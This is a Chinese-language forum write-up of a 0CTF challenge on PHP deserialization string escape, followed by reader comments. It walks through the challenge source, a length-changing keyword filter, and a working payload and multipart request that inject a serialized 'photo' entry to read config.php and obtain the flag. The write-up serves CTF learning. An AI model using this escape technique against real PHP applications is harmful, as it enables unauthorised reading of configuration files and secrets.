0ctf 反序列化逃逸复现

p1k**** / 2019-07-08 09:00:00 / 浏览数 4343 安全技术 CTF 顶(1) 踩(0)


小白第一次写文章，还请各位大佬多多指教

0x1 知识点

先来看一下这道题需要的知识点


数组可以绕过strlen的长度限制

```
$a=$_GET['a'];
var_dump($a);
$c=strlen($a);
var_dump($c);
?>
```



当反序列化到足够的长度时，后面的数据会被扔掉

```
<?php
$a=$_GET['a'];
$result=unserialize($a);
var_dump($result);
?>
```



array(3) { [0]=> string(7) "porsche" [1]=> string(3) "BMW" [2]=> string(5) "Volvo" }

0x2 分析

知道了上面的这些东西后，我们再来看这道题
扫描目录，发现www.zip
拿到源码，审计源代码
在class.php看到有个mysql类，感觉可能和sql注入有关，看到下面发现有个filter函数把select、update等给替换了，于是感觉不太可能是注入了。继续往下看

```
public function filter($string) {
       $escape = array('\'', '\\\\');
       $escape = '/' . implode('|', $escape) . '/';
       $string = preg_replace($escape, '_', $string);

       $safe = array('select', 'insert', 'update', 'delete', 'where');
       $safe = '/' . implode('|', $safe) . '/i';
       return preg_replace($safe, 'hacker', $string);
   }
```

在config.php中看到有flag变量，那么这道题应该就是读取这个文件，拿到flag

继续往下看，在profile.php文件内，看到两个敏感函数，file_get_contents和unserialize,这道题可能和反序列化有关，并且profile.php会把页面的反序列化之后的结果显示

```
$profile = unserialize($profile);
       $phone = $profile['phone'];
       $email = $profile['email'];
       $nickname = $profile['nickname'];
       $photo = base64_encode(file_get_contents($profile['photo']));
```

我们再去看看profile变量是哪里来的，在update.php文件中，发现了profile变量

```
$profile['phone'] = $_POST['phone'];
       $profile['email'] = $_POST['email'];
       $profile['nickname'] = $_POST['nickname'];
       $profile['photo'] = 'upload/' . md5($file['name']);
```

```
        $user->update_profile($username, serialize($profile));
```

再去看看从update.php到profile.php的过程中，profile变量经过了那些过程，
有一个update_profile($username, serialize($profile))。
跟进一下这个函数，

```
public function update_profile($username, $new_profile) {
        $username = parent::filter($username);
        $new_profile = parent::filter($new_profile);

        $where = "username = '$username'";
        return parent::update($this->table, 'profile', $new_profile, $where);
    }
```

发现这个函数调用了filter函数，这个函数不是过滤的那个函数吗，难道这条路线也凉了？？？

```
public function filter($string) {
        $escape = array('\'', '\\\\');
        $escape = '/' . implode('|', $escape) . '/';
        $string = preg_replace($escape, '_', $string);

        $safe = array('select', 'insert', 'update', 'delete', 'where');
        $safe = '/' . implode('|', $safe) . '/i';
        return preg_replace($safe, 'hacker', $string);
    }
```

发现前面那四个是增删改查，最后一个where和前面的有点不一样啊。。。
这时看了一下where和hacker发现两者的字符数量不同，而且前面那四个关键词的字符数量和hacker都是一样的，然后去网上查了一下资料发现，反序列化不仅有pop链的
那么这题就很明显了，通过把where替换为hacker把我们的config.php逃逸出来。

现在问题来了，我们使用那个参数搭载payload呢？？？
一共有四个参数，通过对比我们发现，phone,email，nickname有WAF检测，photo是一个文件，但是nickname有点不一样，先是一个正则限制然后是一个长度限制，长
先看一下我们构造的读取文件的语句有多长
";}s:5:"photo";s:10:"config.php

```
>>> len('";}s:5:"photo";s:10:"config.php')
31
```

一个where被替换为hacker，可以逃逸一个字符我们一共有31个字符，所以需要31个where。

```
>>> 'where'*31
'wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere
```

所以payload:
nickname[]=wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewher

经过序列化之后的结果为

```
a:4:{s:5:"phone";s:11:"01234567890";s:5:"email";s:10:"123@qq.com";s:8:"nickname";a:1:{i:0;s:186:"wherewherewherewherewherewher
```


在经过替换

```
a:4:{s:5:"phone";s:11:"01234567890";s:5:"email";s:10:"123@qq.com";s:8:"nickname";a:1:{i:0;s:186:"hackerhackerhackerhackerhacke
```

一共31个hacker正好186个字符，这样就使我们的这个s:5:"photo";s:10:"config.php";被当作数组中的photo元素给反序列化了。因为到这里已经反序列化完毕，所以最后的

0x3 利用

解题过程如下：
我们先去register.php注册一个账号，登陆
进入到update.php界面 参数改为一下内容，抓包，把nickname改为数组




```
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------294741895327072
Content-Length: 309468

-----------------------------294741895327072
Content-Disposition: form-data; name="phone"

01234567890
-----------------------------294741895327072
Content-Disposition: form-data; name="email"

1234@qq.com
-----------------------------294741895327072
Content-Disposition: form-data; name="nickname[]"

wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php
-----------------------------294741895327072
Content-Disposition: form-data; name="photo"; filename="122.png"
Content-Type: image/png

塒NG
□
IHDR□□□I□□3錍♠ IDATx□旖m揖府□箋DV溫6□5髑f□尘Y畴增鬻Uf芪护□□□+□□)鲌屘适□
□
```

```
Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
X-Frame-Options: DENY
X-Content-Type-Options: nosniff

<br />
<b>Warning</b>:  preg_match() expects parameter 2 to be string, array given in
<b>/var/www/html/update.php</b> on line <b>15</b><br />
<br />
<b>Warning</b>:  strlen() expects parameter 1 to be string, array given in
<b>/var/www/html/update.php</b> on line <b>15</b><br />
Update Profile Success!<a href="profile.php">Your Profile</a>
```


然后去访问profile.php，查看源码，base64解码一下就拿到flag了。

0x4 反思

这道题最难受的还是在代码审计上，代码审计能力太差了。。。。。一定要好好的练练代码审计。

上一篇：IO FILE 之vtable c... 下一篇：Magento 2.3.1 :组合...

1. 6 条回复

erpang 2019-07-08 15:36:48

源码可以放一下么

0 回复Ta

漫妮_sara 2019-07-16 14:28:51

@erpang 应该是可以的

0 回复Ta

p1k**** 2019-07-19 18:06:05

@erpang 链接：https://pan.baidu.com/s/1Lh323h-QrcENvEv3akebcg
提取码：bnpn
复制这段内容后打开百度网盘手机App，操作更方便哦

0 回复Ta


erpang 2019-10-09 12:00:46

大佬，我才看到消息，链接失效了T_T

0 回复Ta


erpang 2019-10-09 14:21:18

@p1k**** 大佬可以再放一次链接么

0 回复Ta


p1k**** 2019-10-11 20:01:42

@erpang 直接用BUU复现就可以 https://buuoj.cn/challenges

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板